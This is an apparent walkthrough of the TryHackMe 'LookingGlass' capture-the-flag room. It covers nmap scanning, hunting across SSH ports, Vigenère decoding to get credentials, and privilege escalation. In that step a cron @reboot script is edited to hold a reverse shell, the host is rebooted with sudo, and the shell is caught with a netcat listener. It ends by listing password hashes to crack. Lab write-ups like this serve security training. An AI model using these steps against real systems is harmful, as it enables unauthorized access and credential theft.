
LookingGlass

Link - https://tryhackme.com/room/lookingglass

As an initial step, use **Nmap** tool to scan for open ports and services on the machine.




```
┌──(kali㉿kali)-[~/LookingGlass]
└─$ nmap -sC -sV 10.10.45.218
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-09 19:29 EST
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.74% done; ETC: 19:30 (0:00:00 remaining)
Stats: 0:02:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 19:32 (0:00:00 remaining)
Nmap scan report for 10.10.45.218
Host is up (0.075s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
```

There are many ports which are open on the target server.


Port 22 – SSH

Port 9000 – 14000 -> Dropbear SSHD service




```
┌──(kali㉿kali)-[~/LookingGlass]
└─$ ssh root@10.10.45.218 -p 9000
The authenticity of host '[10.10.45.218]:9000 ([10.10.45.218]:9000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.45.218]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.45.218 closed.
```

Since there are so many ports open on the machine, let us try connecting to them one by one.



```
┌──(kali㉿kali)-[~/LookingGlass]
└─$ ssh root@10.10.45.218 -p 13783
The authenticity of host '[10.10.45.218]:13783 ([10.10.45.218]:13783)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:39: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.45.218]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.45.218 closed.
```




```
┌──(kali㉿kali)-[~/LookingGlass]
└─$ ssh root@10.10.45.218 -p 11110
The authenticity of host '[10.10.45.218]:11110 ([10.10.45.218]:11110)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:39: [hashed name]
    ~/.ssh/known_hosts:40: [hashed name]
    ~/.ssh/known_hosts:41: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.45.218]:11110' (RSA) to the list of known hosts.
Higher
Connection to 10.10.45.218 closed.
```

Keep iterating through the ports to find the correct port with the clue given when connected to wrong port.

Higher -> Try a lower port.

Lower -> Try a higher port.




```
┌──(kali㉿kali)-[~/LookingGlass]
└─$ ssh root@10.10.156.52 -p 11315
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
```

As we reach to the correct port, a secret code has been revealed. As checked online for detecting the language of the code seems to be – Vigenere-Cipher.


Use the tool - https://www.boxentriq.com/code-breaking/vigenere-cipher

Analyze the language and then find the key for decoding the data.



Auto Solve results

Score	Key	Text
36410	[redacted]	caaxlpozvgh twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood an




Vigenere Tool

```
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Eqf hwl gffl vaewz ovxztiql
```

[redacted] Standard Mode


Use the key found in the Auto-solve detection and then use the secret found after decoding it.



Results


```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is b[redacted]
```

Found the SSH credentials after entering the secret as shown below.




```
Enter Secret:
jabberwock:[redacted]
Connection to 10.10.156.52 closed.
```

Successfully connected to the SSH port on user Jabberwock.




```
┌──(kali㉿kali)-[~/LookingGlass]
└─$ ssh jabberwock@10.10.156.52
The authenticity of host '10.10.156.52 (10.10.156.52)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.156.52' (ED25519) to the list of known hosts.
jabberwock@10.10.156.52's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ id
uid=1001(jabberwock) gid=1001(jabberwock) groups=1001(jabberwock)
jabberwock@looking-glass:~$ █
```

Traverse through the directories to get the user.txt file and then the user flag.



```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
[redacted]
jabberwock@looking-glass:~$ █
```


Use online mirror-text decoder to decode the user flag.



```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```


Whenever a reboot of machine is done, the bash script – twasBrillig.sh gets executed.

User Jabberwock can run the script with Sudo access –




```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

Let’s edit the bash script and insert a reverse shell for it to be executed once the reboot is done.




```
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.156.52 closed by remote host.
Connection to 10.10.156.52 closed.
```



```
┌──(kali㉿kali)-[~/LookingGlass]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.6.110.95] from (UNKNOWN) [10.10.156.52] 59268
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Once the machine gets rebooted, the shell gets executed and we get a reverse shell session on our machine.

As we enumerate the user -humptydumpty's directories, there is a hash text file.




```
$ ls
humptydumpty.txt
poem.txt
$ cat poem.txt
     'Tweedledum and Tweedledee
      Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
$ 
```

Decode the above hashes to get the password for the user.



Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	[redacted]
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	[redacted]
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	[redacted]
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	[redacted]
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	[redacted]
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	[redacted]
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	[redacted]
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.



Output

